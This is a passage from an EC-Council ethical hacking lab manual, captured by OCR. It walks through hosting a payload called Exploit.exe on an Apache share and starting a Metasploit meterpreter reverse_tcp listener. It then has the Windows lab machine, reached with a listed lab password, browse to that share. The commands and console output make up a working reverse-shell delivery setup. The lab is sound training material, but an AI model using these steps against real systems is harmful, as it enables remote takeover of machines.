
   Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.




10. Start the Apache server by typing **service apache2 start** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
15. Type **set lport 444** and press **Enter** to set lport.
16. Now type **run** in the Metasploit console and press **Enter**.

```
Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

